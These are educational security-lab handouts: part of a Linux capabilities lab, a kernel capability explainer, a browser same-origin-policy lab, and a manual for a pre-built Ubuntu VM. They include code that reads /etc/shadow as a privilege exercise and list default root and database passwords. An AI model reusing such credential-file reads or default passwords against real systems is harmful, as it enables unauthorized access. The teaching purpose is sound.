        if (open ("/etc/shadow", O_RDONLY) < 0)
            printf("(d) Open failed\n");
        /* Question (d): is the above open sucessful? why?*/

        if (cap_enable(CAP_DAC_READ_SEARCH) == 0) return -1;

        if (open ("/etc/shadow", O_RDONLY) < 0)
            printf("(e) Open failed\n");
        /* Question (e): is the above open sucessful? why?*/
}
```

The program can be compiled using the following command (note in the second command, the second character in ”-lcap” is ell, not one; it means linking the `libcap` library):

```
$ gcc -c use_cap.c
$ gcc -o use_cap use_cap.o -lcap
```

After you finish the above task, please answer the following questions:

- **Question 4:** If we want to dynamically adjust the amount of privileges in ACL-based access control, what should we do? Compared to capabilities, which access control is more convenient to do so?
- **Question 5:** After a program (running as normal user) disables a capability A, it is compromised by a buffer-overflow attack. The attacker successfully injectes his malicious code into this program's stack space and starts to run it. Can this attacker use the capability A? What if the process deleted the capability, can the attacker uses the capability?

- **Question 6:** The same as the previous question, except replacing the buffer-overflow attack with the race condition attack. Namely, if the attacker exploites the race condition in this program, can he use the capability A if the capability is disabled? What if the capability is deleted?

4 Submission

You need to submit a detailed lab report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising. In your report, you need to answer all the questions listed in this lab.

How Linux Capability Works in 2.6.25

1 Overview

The UNIX-style user privileges come in two varieties, `regular user` and `root`. Regular users' power is quite limited, while the `root` users are very powerful. If a process needs more power than those of regular users, the process is often running with the root privilege. Unfortunately, most of the time the processes do not actually need all the privileges. In other words, they have more powerful than what they need. This can pose serious risk when a process gets compromised. Therefore, having only two types of privileges is not sufficient; a more granular privilege set is required. The `POSIX` capabilities is exactly designed for this purpose.

2 How Linux Capability Works

2.1 Process Capability

Each Linux process has four sets of bitmaps called the *effective (E)*, *permitted (P)*, *inheritable (I)*, and *bset* capabilities. Each capability is implemented as a bit in each of these bitmaps, which is either `set` or `unset`.

```
struct task_struct
{
  kernel_cap_t cap_effective, cap_inheritable, cap_permitted, cap_bset;
}

typedef struct kernel_cap_struct {
   __u32 cap[_KERNEL_CAPABILITY_U32S];
} kernel_cap_t;
```

The constant `_KERNEL_CAPABILITY_U32S` indicates how many capabilities the kernel has, it would be defined to be 2 if kernel has more than 32 capabilities, otherwise, 1.

The *effective* capability set indicates what capabilities are effective. When a process tries to do a privileged operation, the operating system will check the appropriate bit in the effective set of the process (instead of checking whether the effective uid of the process i 0 as is normally done). For example, when a process tries to set the clock, the Linux kernel will check that the process has the `CAP_SYS_TIME` bit (which is currently bit 25) set in its effective set.

The *permitted* capability set indicates what capabilities the process can use. The process can have capabilities set in the permitted set that are not in the effective set. This indicates that the process has temporarily disabled this capability. A process is allowed to set a bit in its effective set only if it is available in the permitted set. The distinction between effective and permitted makes it possible for a process to disable, enable and drop privileges.

The *inheritable* capability set indicates what capabilities of the current process should be inherited by the program executed by the current process. When a process executes a new program (using `exec()`), its new capability sets are calculated according to the following formula:

```
pI_new = pI
pP_new = (X & fP) | (fI & pI)
```

```
  pE_new = pP_new  if fE == true
  pE_new = empty   if fE == false
```

A value ending with 11new" indicates the newly calculated value. A value beginning with a `p` indicates a process capability. A value beginning with an `f` indicates a file capability. `X` indicates capability bounding set. This work is done by `cap_bprm_apply_creds()` in linux/security/commoncap.c.

Nothing special happens during `fork()` or `clone()`. Child processes and threads are given an exact copy of the capabilities of the parent process.

The capability bounding set (`cap_bset`) is a set beyond which capabilities cannot grow. Previous kernels implement `cap_bset` for whole OS. You can find it in /proc/sys/kernel/cap-bound. Now each process has its own bounding set, which can be modified (droping only) via `prctl()`.

2.2 Manipulate Process Capability

Two system calls are provided to let users interact with process capabilities. They are `capget()` and `capset()` in kernel/capability.c. But unforturnately, with file capability support, process can only manipulate its own capability, this restriction is implemented in the following:

```
security/commoncap.c:
#ifdef CONFIG_SECURITY_FILE_CAPABILITIES
static inline int cap_block_setpcap(struct task_struct *target)
{
    /*
    * No support for remote process capability manipulation with
    * filesystem capability support.
    */
    return (target != current);
}
```

2.3 File Capability

To reduce the risk caused by `Set-UID` programs, we can assign a minimal set of capabilities to a privileged program, instead of giving the program the `root` privilege. Binding a set of capabilities to programs has been implemented since kernel 2.6.24. It is called *file capability*.

The basic idea is to assign certain attribute to the inode. Going through the process of `exec()` can give us a picture of how file capability works. (The capability-unrelated parts are omitted here)

```
in fs/exec.c:
int do_execve(...)
{
    prepare_binprm(bprm);
    search_binary_handler(bprm, regs);
}
```

Basically `prepare_binprm()` is to get capability from the inode. The function `search_binary_handler()` calls specific loading function of certain type of binary file, which finally calls `cap_bprm_apply_creds()` in the capability module. Its job is to apply the capability to the current process.

```
int prepare_binprm(struct linux_binprm *bprm)
{
    security_bprm_set(bprm);
}

in security/security.c:
int security_bprm_set(struct linux_binprm *bprm)
{
    return security_ops->bprm_set_security(bprm);
}
```

The `security_ops` points to secondary LSM. In 2.6.25, by default, it is capability module, which is stacked on SELinux module. Capability module is implemneted in security/commoncap.c. Since this module is always considered to be stacked on other modules, the hook functions in the module only do capability-related works, which do not cover all function points in struct security_operations (please refer to details on LSM mechanism). Here, `bprm_set_security()` points to `cap_bprm_set_security()`.

```
in security/commoncap.c:
int cap_bprm_set_security (struct linux_binprm *bprm)
{
    get_file_caps(bprm);
    if (!issecure (SECURE_NOROOT)) {
            if (bprm->e_uid == 0 || current->uid == 0) {
                    cap_set_full (bprm->cap_inheritable);
                    cap_set_full (bprm->cap_permitted);
            }
            if (bprm->e_uid == 0)
                    bprm->cap_effective = true;
    }
}
```

The function `get_file_caps(bprm)` first fetches the capability from the inode to struct linux_binprm. Then turn on all the capabilities if current user is root and SECURE_NOROOT is not set. SECURE_NOROOT is a security mode. SECURE_NO_SETUID_FIXUP is another one, when it is not set, then when a process switches its real or effective uids to or from 0, capability sets are further shifted around. 2.6.26 has more of them. We won't talk furture on this here.(check include/linux/securebits.h for the detailed definition)

2.4 Manipulating File Capability

Linux does not provide specific system call to manipulate file capability. But since it is implemented as inode attribute, we can use system call `getxattr()` and `fsetxattr()`. Please refer to `cap_get_file()` and `cap_set_file()` in `cap_file.c` in `libcap` for details on how to use it.

2.5 Checking Capability

The capabilities of a process are checked almost everywhere when an access attempt is made. Some of them can still grant permission even if ACL check fails. For example:

```
in fs/namei.c:
```

```
int generic_permission(...)
{
check_capabilities:
    /*
     * Read/write DACs are always overridable.
     * Executable DACs are overridable if at least one exec bit is set.
     */
    if (!(mask & MAY_EXEC) ||
        (inode->i_mode & S_IXUGO) || S_ISDIR(inode->i_mode))
            if (capable(CAP_DAC_OVERRIDE))
                return 0;
}
```

The function `capable(CAP_DAC_OVERRIDE)` checks whether the current process has `CAP_DAC_OVERRIDE` as an effective capability. The `capable()` function is linked to SELinux module function which is again linked to `cap_capable()` in the capability module as a seccondary module.

```
in security/commoncap.c:
int cap_capable (struct task_struct *tsk, int cap)
{
    /* Derived from include/linux/sched.h:capable. */
    if (cap_raised(tsk->cap_effective, cap))
        return 0;
    return -EPERM;
}
```

References

[1] Taking Advantage of Linux Capabilities. Available at
http://www.linuxjournal.com/article/5737

[2] Linux kernel capabilities FAQ. Available at
http://ftp.kernel.org/pub/linux/libs/security/linux-privs/kernel-2.4/capfaq-0.2.txt

[3] Linux Capabilities: making them work. Available at
http://ols.fedoraproject.org/OLS/Reprints-2008/hallyn-reprint.pdf

[4] POSIX file capabilities: Parceling the power of root. Available at
http://www.ibm.com/developerworks/library/l-posixcap.html?ca=dgr-lnxw01POSIX-capabilities

Web Same-Origin-Policy Exploration Lab

1 Overview

The security model of existing web browsers is based the same-origin policy, and provides some basic protection features to web applications. The objective of this labs is to help the students get a good understanding of the same-origin policy. The understanding will be a precursor for other web-related labs such as cross-site scripting and cross-site request forgery.

2 Lab Environment

In this lab, we will need three things: (1) the Firefox web browser, (2) the apache web server, and (3) the `phpBB` message board web application. For the browser, we need to use the `LiveHTTPHeaders` extension for Firefox to inspect the HTTP requests and responses. The pre-built `Ubuntu` VM image provided to you has already installed the Firefox web browser with the required extensions.

Starting the Apache Server. The apache web server is also included in the pre-built `Ubuntu` image. However, the web server is not started by default. You have to first start the web server using one of the following two commands:

```
    % sudo apache2ctl start
 or
    % sudo service apache2 start
```

The `phpBB` Web Application. The `phpBB` web application is already set up in the pre-built `Ubuntu` VM image. We have also created several user accounts in the `phpBB` server. The password information can be obtained from the posts on the front page. You can access the `phpBB` server (for this lab) using the following URLs (the apache server needs to be started first):

URL	Description	Directory
`http://www.soplab.com`	Local web application	/var/www/SOP/
`http://www.soplabattacker.com`	Local web application	/var/www/SOP/attacker/
`http://www.originalphpbb.com`	Locally setup phpBB	/var/www/OriginalPhpbb/

Configuring DNS. These URLs are only accessible from inside of the virtual machine, because we have modified the `/etc/hosts` file to map the domain names of these URLs to the virtual machine's local IP address (`127.0.0.1`). Basically, we added the following three entries to the `/etc/hosts` file:

```
   127.0.0.1      www.soplab.com
   127.0.0.1      www.soplabattacker.com
   127.0.0.1      www.originalphpbb.com
```

If your web server and browser are running on two different machines, you need to modify the `/etc/hosts` file on the browser's machine accordingly to map these URLs to the web server's IP address.

Configuring Apache Server. In the pre-built VM image, we use Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named `default` in the directory `"/etc/apache2/ sites-available"` contains the necessary directives for the configuration:

1. The directive `"NameVirtualHost *"` instructs the web server to use all IP addresses in the machine (some machines may have multiple IP addresses).
2. Each web site has a `VirtualHost` block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. For example, to configure a web site with URL `http://www.example1.com` with sources in directory `/var/www/Example_1/`, and to configure a web site with URL `http://www.example2.com` with sources in directory `/var/www/Example_2/`, we use the following blocks:

```
<VirtualHost *>
    ServerName http://www.example1.com
    DocumentRoot /var/www/Example_1/
</VirtualHost>

<VirtualHost *>
    ServerName http://www.example2.com
    DocumentRoot /var/www/Example_2/
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the directory `/var/www/Example_1/`.

Disabling Cache. The lab tasks require you to make some modifications to the web applications while you are using them. To ensure the web browser always fetches the page from the modified web application and not from the web browsers cache, you can disable the web browser's local cache as follows – Type `about:config` in the address bar and setup the following preferences in the web page you see:

```
browser.cache.memory.enable         /* set to false, default = true */
browser.cache.disk.enable           /* set to false, default = true */
browser.cache.check_doc_frequency   /* 1 = everytime. default = 3 =
                                       as needed */
```

You may re-enable the cache after your lab, so that there is no performance degradation of your browsing activities afterward.

Note for instructors: This lab may be executed in a supervised fashion in a lab environment. In such cases, the instructor may provide some background information at the beginning of the lab such as:

1. How to use the Firefox browser and the `LiveHTTPHeadersExtension`.
2. How to use the pre-configured virtual machine.
3. Some background on JavaScript, Document Object Model (DOM), HTML basics, and `XMLHttpRequest`.

3 Background

Web browsers are essentially user agents that interact with web sites/web applications [1] on behalf of their users. Typically users visit a web site using the web browser – web browsers forward HTTP requests to the web site on behalf of their users and in turn display the web page returned by the web site in the response.

Web browsers use a security model called the same-origin policy (SOP) for enforcing some access restrictions on web applications. The SOP identifies each web site using its origin, which is a unique combination of ⟨protocol, domain, port⟩, and creates a context for each origin. For each origin, the web browser creates a context and stores the resources of the web application from the origin in the context. JavaScript programs from one origin are not allowed to access resources from another origin. Cookies and Document Object Model (DOM) objects are examples of web application resources for which SOP is applied. Furthermore, JavaScript programs may use the `XMLHttpRequest` API to send HTTP requests to web applications. The SOP is also extended to the use of `XMLHttpRequest` API.

First, we will provide some background on cookies, DOM objects, and *XMLHttpRequest* API. Then, we describe the lab tasks that will lead the students to investigate SOP and how it affects the use of cookies, DOM objects, and `XMLHttpRequest` API.

3.1 Document object model (DOM)

Web browsers expose the contents of the web page using the DOM API to JavaScript programs. Figure 1 contains a web page that illustrates the use of DOM API. HTML is a hierarchically structured document. Internally, the DOM object organizes the tags in the web page in the form of a tree. The original structure of the web page in Figure 1 is show in the following:

```
                      Document
                         |
                       <html>
                         |
          <head>----------------------<body>
            |                            |
     <title>----<script>       <script>----------<input>
```

There are two functions in the web page namely `appendp` and `gethtmlchildren`. The `appendp` function adds a `h1` heading and a paragraph element to the body of the web page using the DOM API. The function `gethtmlchildren` displays all the tags that are children of the HTML tag.

3.2 Cookies

Cookies are placeholders for server-provided data in the web browser typically used to track sessions. Each cookie is a key-value pair such as `"color=green"` and may have some optional attributes:

[1] We will use the terms web sites and web applications interchangeably

```
<html>
  <head>
    <title>Self-modifying HTML</title>
    <script>
      function appendp()
      {
           var h1_node = document.createElement("h1");
           h1_node.innerHTML = "Self-modifying HTML Document";
           document.childNodes[0].childNodes[1].appendChild(h1_node);
           var p_node = document.createElement("p");
           p_node.innerHTML = "This web page illustrates how
                               DOM API can be used to modify a web page";
           document.childNodes[0].childNodes[1].appendChild(p_node);
      }

      function gethtmlchildren()
      {
           var entiredoc = document.childNodes[0];
           var docnodes = entiredoc.childNodes;
           for(i=0; i<docnodes.length; i++)
             alert(docnodes[i].nodeName);
      }
    </script>
  </head>
  <body name="bodybody" >
    <script> appendp(); </script>
    <input type="button" value="Display children of HTML tag"
           onclick=gethtmlchildren() >
  </body>
</html>
```

Figure 1: A web page with a JavaScript program that updates the web page dynamically

- `expires` attribute indicates the cookie's expiration date in the future.
- `max-age` attribute specifies the lifetime of the cookie in seconds.
- `path` attribute indicates the top directory under which the cookie is shared and accessible.
- `domain` attribute indicates the top domain level under which cookie can be accessed cross domain.
- `secure` is a boolean attribute which enforces that the cookie is transmitted only using HTTPS or another secure protocol.

Web applications can create a cookie in the web browser using the `set-cookie` header in the HTTP response. After cookies are created, web browsers attach the cookies in all the subsequent requests to the web application. Also, JavaScript programs can access, modify, and create cookies. In a JavaScript program, All the cookies in the web application can be referenced using `document.cookie` object.

The HTTP protocol is by its nature stateless. Therefore, web applications use a session-management schemes for associating HTTP requests with a particular user and session. In cookie-based session-management schemes, web applications store the session identifier in a cookie in the web browser. The session cookie is an example of a resource that needs protection to ensure the integrity and correctness of the application.

3.3 XMLHttpRequest

JavaScript programs may use the `XMLHttpRequest` API to send HTTP requests for a target URL. The following is a simple JavaScript program that uses the `XMLHttpRequest` API:

```
<script>
   xhr = new XMLHttpRequest();
   xhr.open(POST,"http://www.originalphpbb.com/posting.php",true);
   xhr.send(null);
</script>
```

The above JavaScript program sends a HTTP POST request to a URL using the `open` and `send` methods. The Same-Origin Policy also applies to the target URL used in the `send` methods.

4 Lab Tasks

Task 1: Understanding DOM and Cookies

The objective of this task is to get familiar with the DOM APIs that can be used for modifying cooikes and web pages.

1. Figure 1 illustrates the use of some DOM API. Write a JavaScript function that traverses and displays the entire DOM tree for the web page in Figure 1. The function should show the `h1` heading and paragraph added to the document by the *appendp* function.

2. The `phpBB` web application uses a cookie-based session management scheme. Identify the name of the session cookie in `phpBB`. Using the `LiveHTTPHeaders` extension to find out when the web application creates the session cookie in the web browser; please provide a snapshot of the interactions. The `phpBB` web application can be accessed using the URL `www.originalphpbb.com`.

3. Read the source code of `www.soplab.com/cookie.html`, and understand how to store, read and process the cookies. Write your own JavaScript in `cookie.html` to display the number of times that the web page has been visited by the current user.

Task 2: SOP for DOM and Cookies

The objective of this task is to illustrate how web browsers identify the origin of web applications and how access restrictions are applied on DOM objects and cookies.

To illustrate SOP for DOM and cookies, we use a web page, located at `www.soplab.com/index.html`. The web page displays two web pages inside its frames:

```
    <frameset rows="*,75">
      <frame src="about:blank" name="main">
      <frame src="navigation.html">
   </frameset>
```

The first frame displays a web page located at `www.soplab.com/navigation.html` and asks the user to provide the URL for another web page to be displayed in the next frame. When the user provides the URL, a JavaScript program in the first frame displays the requested web page in the second frame. Furthermore, `navigation.html` has two JavaScript programs that read the source code and cookies of the web page in the second frame. JavaScript programs in `navigation.html` can reference the

DOM object and the cookies of the web page in the second frame using `parent.main.document` and `parent.main.document.cookie` respectively. Essentially, we have one web page that is accessing the resources of another web page. Recall that the SOP restricts JavaScript programs from one origin from accessing resources in another origin. We will use this web page in the forthcoming tasks to understand the SOP-based access restrictions on cookies and DOM objects.

1. Provide the following URLs to the web page in the first frame and report whether you are able to access its cookies and DOM objects from the first frame.
   - `www.soplab.com/index.html`
   - `www.soplab.com/navigation.html`)
2. Try to use some cross-domain URL such as `www.google.com` in the URL bar of the first web page and report whether you are able to access its cookies and DOM objects.
3. The web application `www.soplab.com` can be accessed using both http and file protocol in your virtual machine. In the URL bar of the first web page, enter `file://www.soplab.com/navigation.html` and report whether you are able to access the cookies and DOM object in the second frame.
4. The web server is listening on two ports - 80 and 8080. Provide `http://www.soplab.com:8080/navigation.html` to the first frame, and report whether you are able to read the DOM object and cookies for the web page in the second frame.
5. Not only are the cookie and contents of the frame under the restriction of SOP, several other objects are also restricted, such as the `History` object and the URL of the frame. Test them on `www.soplab.com/index.html`.

Task 3: SOP for `XMLHttpRequest`

We have seen a simple example that uses the `XMLHttpRequest` API. A slightly more complex example is contained in `www.soplab.com/navigation.html`. Once you have familiarized yourself with the `XMLHttpRequest` API, you can do the following:

1. Write a JavaScript program to verify whether the SOP is also extended to the target URL of HTTP requests you can create using `XMLHttpRequest` API. Report your observations in the report.
2. What are the dangers of not extending the SOP to the HTTP requests created using `XMLHttpRequest` API. For full credit, you should describe some possible attacks.

Task 4: Exceptions from SOP

There are some exceptions to SOP. In this task you will explore such exceptions.

- Some HTML tags can also trigger a HTTP request within a web page. For example, the `img` tag in a HTML page triggers a HTTP GET request. The question is whether SOP is applied here to restrict the targets of the HTTP request. Please investigate the following HTML tags: `frame`, `iframe`, `img`, and `a`. Verify your hypothesis using experiments, and report your observations. You can craft a web page in `www.soplabattacker.com` to make requests to `www.soplab.com`.

5 Submission

You need to submit a detailed lab report to describe what you have done and what you have observed. Please provide details using `LiveHTTPHeaders`, `Wireshark`, and/or screenshots. You also need to provide explanation to the observations that are interesting or surprising.

User Manual of the Pre-built Ubuntu 9 Virutal Machine

1 Overview

Using `VMware`, we have created a pre-built virtual machine (VM) image for `Ubuntu Linux` (version 9). This VM can be used for all our SEED labs that are based on `Linux`. In this document, we describe the configuration of this VM, and give an overview of all the software tools that we have installed.

Updating the VM is quite time-consuming, because not only do we need to udpate the VM image, we have to make sure that all our labs are consistent with the newly built VM. Therefore, we only plan to update our VM image once every two years, and of course update all our labs once the VM is changed.

If you are using our SEED labs, and want to get a copy of our most recent VM image, please send us an email: `wedu@syr.edu`. We can either send you a DVD or let you download the image from us.

2 VM Configurations

2.1 Configuration of the VM

The main configuration of this VM is summarized in the following. If you are using `VMware Workstation`, you can adjust the configuration according to the resources of your host machine (e.g., you can assign more memory to this VM if your host machine has enough memory):

- Operating system: `Ubuntu` 9.04 with the `Linux` kernel v2.6.28.
- Memory: 256M RAM.
- Disk space: Maximum 8G disk space.

We have created two accounts in the VM. The usernames and passwords are listed in the following:

1. User ID: `root`, Password: `seedubuntu`.

   Note: `Ubuntu` does not allow `root` to login directly from the login window. You have to login as a normal user, and then use the command `su` to login to the `root` account.

2. User ID: `seed`, Password: `dees`

2.2 Network setup

Currently the "Network connection" is set to "NAT", i.e., your VM is put in a private network, which uses your host machine as the router. The VMs in such a setting can connect to the Internet via the NAT mechanism, and they are not visible to the outside (their IP addresses are not routable from the outside, e.g., many use 192.168 prefix). This setting is sufficient for most of our SEED labs.

If you want your VMs to be visible to the outside (e.g., you want to host a HTTP server in a VM, and you want to access it through the Internet), then, you have to set the "Network connection" to "Bridged".

3 Libraries and Software

3.1 Libraries and Applications Installed

Besides the packages coming with the `Ubuntu` 9 installation, the following libraries and applications are additionally installed using the `"apt-get install"` command.

```
tcl, tk, libnet1, libnet1-dev, libpcap0.8-dev, libattr1-dev,
vim, apache2, php5, libapache2-mod-php5, mysql-server,
wireshark, bind9, nmap, sun-java6-jdk, xpdf, vsftpd, telnetd,
zsh
```

The `libcap 2.16` and `netlib/netwox/netwag 5.35.0` have been compiled and installed from the source downloaded from the Internet.

3.2 Softwares configuration

Netlib/netwox/netwag 5.35.0. `Netwox` is a network toolbox; `netwag` is a GUI of `netwox`. They can be found in `/usr/local/bin/`. The ICMP spoofing bug of `netwox` has been fixed. It should be noted that running `netwox/netwag` requires the root privilege.

Wireshark. `Wireshark` is a network protocol analyzer for Unix and Windows. It is located in `/usr/bin/`. `Wireshark` requires the root privilege to run.

Nmap. `Nmap` is a free security scanner for network exploration and hacking. It is located in `/usr/bin/`. Some functions of `nmap` require root privilege.

Firefox extensions. `Firefox` is installed by default in `Ubuntu` 9. We have installed two useful extensions: `LiveHTTPHeaders` and `Firebug`. They can be launched in the "Tools" menu in `Firefox`.

PhpBB2 Forum. For some labs, especially those related to web security, we need a non-trivial web application. For that purpose, we have installed the `phpBB2 forum`. Several versions of `phpBB2 forum` are installed; most of them were modified from the original phpBB2 to introduce different vulnerabilities.

It should be noted that to access the phpBB2 forum, the `apache2` http server and the MySQL database server must be running.

Java. We have installed the `Sun java JDK`. The commands `javac` and `java` are available to compile and run java source code.

4 Pre-Installed Servers

Some of the SEED labs may need additional services that are not installed or enabled in the standard `Ubuntu` distribution. We have included them in our pre-built VM. Note: You need root privilege to start a server.

4.1 The MySQL Server

The database server MySQL is installed. It can be started by running `"service mysql start"`. Currently, there are two accounts in the MySQL server. The usernames and passwords are listed below.

1. root : seedubuntu
2. apache : apache (web applications use this account to connect to the `mysql` server)

You can access the MySQL database server by running the client-side application `/usr/bin/mysql`. The following is a simple demo on how to use `mysql`.

```
$ mysql -u root -pseedubuntu

mysql> show databases;

mysql> use origin_phpbb_db;

mysql> show tables;

mysql> select username,user_email from phpbb_users;

mysql> quit
```

4.2 The `Apache2` Http Server

The `apache2` http server was installed using `"apt-get install"`. It can be started by issuing the `"service apache2 start"` command. The `apache2` server is configured to listen on both 80 and 8080 ports. All the web pages hosted by the server can be located under the `/var/www/` directory.

For each SEED lab that uses the `apache2` http server, we have created one or several URLs. Basically, in the pre-built VM image, we use Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named `default` in the directory `"/etc/apache2/sites-available"` contains the necessary directives for the configuration. The following is a list of URLs that we have pre-configured; their corresponding directories are also listed:

```
www.csrflabphpbb.com         /var/www/CSRF/CSRFLabPhpbb/
www.csrflabattacker.com      /var/www/CSRF/Attacker/
www.sqllabmysqlphpbb.com     /var/www/SQL/SQLLabMysqlPhpbb/
www.xsslabphpbb.com          /var/www/XSS/XSSLabPhpbb/
www.soplab.com               /var/www/SOP/
www.soplabattacker.com       /var/www/SOP/attacker/
www.originalphpbb.com        /var/www/OriginalPhpbb/
www.soplab.com:8080          /var/www/SOP/
```

Configuring DNS. The above URL is only accessible from inside of the virtual machine, because we have modified the `/etc/hosts` file to map each domain name to the virtual machine's local IP address (`127.0.0.1`). You may map any domain name to a particular IP address using the `/etc/hosts`. For example you can map `http://www.example.com` to the local IP address by appending the following entry to `/etc/hosts` file:

```
   127.0.0.1      www.example.com
```

Therefore, if your web server and browser are running on two different machines, you need to modify the `/etc/hosts` file on the browser's machine accordingly to map the target domain name to the web server's IP address.

4.3 Other Servers

DNS server The DNS server `bind9` is installed. It can be started by running `"service bind9 start"`. The configuration files are under `/etc/bind/`.

Ftp server. The `vsftpd` (very secure ftp daemon) server is installed. It can be started by running `"service vsftpd start"`.

Telnet server. The `telnetd` server is installed. It can be started by running `"service openbsd-inetd start"`.

5 Miscellanious Configuration

Time zone Currently the time zone is set to be New York, adjust that to the time zone of your location.

Display resolution The current Display resolution is 1024*768. You can change it at "System → Preferences → Display".

6 Configure Your VM securely

6.1 Change the password

For the sake of security and your own convenience, we suggest that you change the account password. To change the Ubuntu's account password. You need to login as root and issue the `"passwd username"` command. To change MySQL's root password. You can do it as following:

```
$ mysql -u root -pseedubuntu

        Once in the prompt do this:

mysql> update user set User='NewRootName', Password='NewPassword'
       where user='root';
mysql> flush privileges;
```

6.2 Configure automatically start service

It's more convenient to start some commonly used service automatically during the system boot up, although most people do not want to start some server that they do not use.

Currently, most of the service we need for SEED labs are configured not to start automatically. You can use `chkconfig` to get the current configuration. You can also use `chkconfig` to modify the configuration. For example, to start the MySQL server automatically during the system bootup, run "`chkconfig mysqld on`".

7 Note

7.1 Don't install VMware Tool on the Ubuntu

Though it is highly recommended to install VMware Tool in a virtual machine, VMware Tool of VMware 6.5.0 can cause a mouse-focus problem. We suggest you not to install VMware Tool on the the pre-built `Ubuntu` VM. If you are using other versions of VMware, and do want to give it a try, please make a snapshot of your VM image, so that you can recover to the previous state in case it might go wrong.

7.2 Run the VM in proper version of VMWare

This VM is build on `VMware Workstation v6.5.0`. To use this VM, you should open `SEEDUbuntu9.vmx` in VMware Workstation v6.5.0(or newer version) or `VMware Player`. It's recommended that your host machine which VMware runs on should have at least 1G RAM, and 8G free disk space.

Note for Macintosh Users The pre-configured virtual machine is not compatible with VMware Fusion 1.x. If you are using VMware Fusion 1.x, then you may download a free upgrade to VMware fusion 2.5 from the following web site `http://www.vmware.com/download/fusion/`. Our pre-configured virtual machine has been tested on VMware Fusion 2.04 an d 2.05.

7.3 X-Server Errors

Some of the labs need to change `/bin/sh`, making it pointing to `/bin/zsh` (originally, it points to `/bin/bash`). If you forget to change it back to `bash`, you may encounter an X server error during the system bootup. When this error happens, your X server cannot start, and you can only log into system in the text mode. To recover from this problem, follow these steps:

1. Login as root in the command prompt. When the X server error happens, the system will let you log into the root (you need to know the root password) in the text mode.

2. Execute the following commands ("#" is the prompt for root user, do not enter the "#").

```
# mount -o remount /
# cd /bin
# rm sh
# ln -s bash sh
```

   Our goal is to change `/bin/sh` and let it point back to `/bin/bash`. However, if we login as a root at that time, we only have a read-only file system. We need to remount the whole file system to be able to write.

3. Reboot the system. The X Server error should go away.

8 Change Log

Version 1.1 on 25-Aug-2009

- Downloaded and installed libnet-1.0.2a.
- uninstalled libnet1-dev because it conflict with the new installation.
- Downloaded and installed pacgen-1.01. It's located on the Desktop of user 'seed'.


Version 1.0 on 23-Jun-2009


- Created as described above.

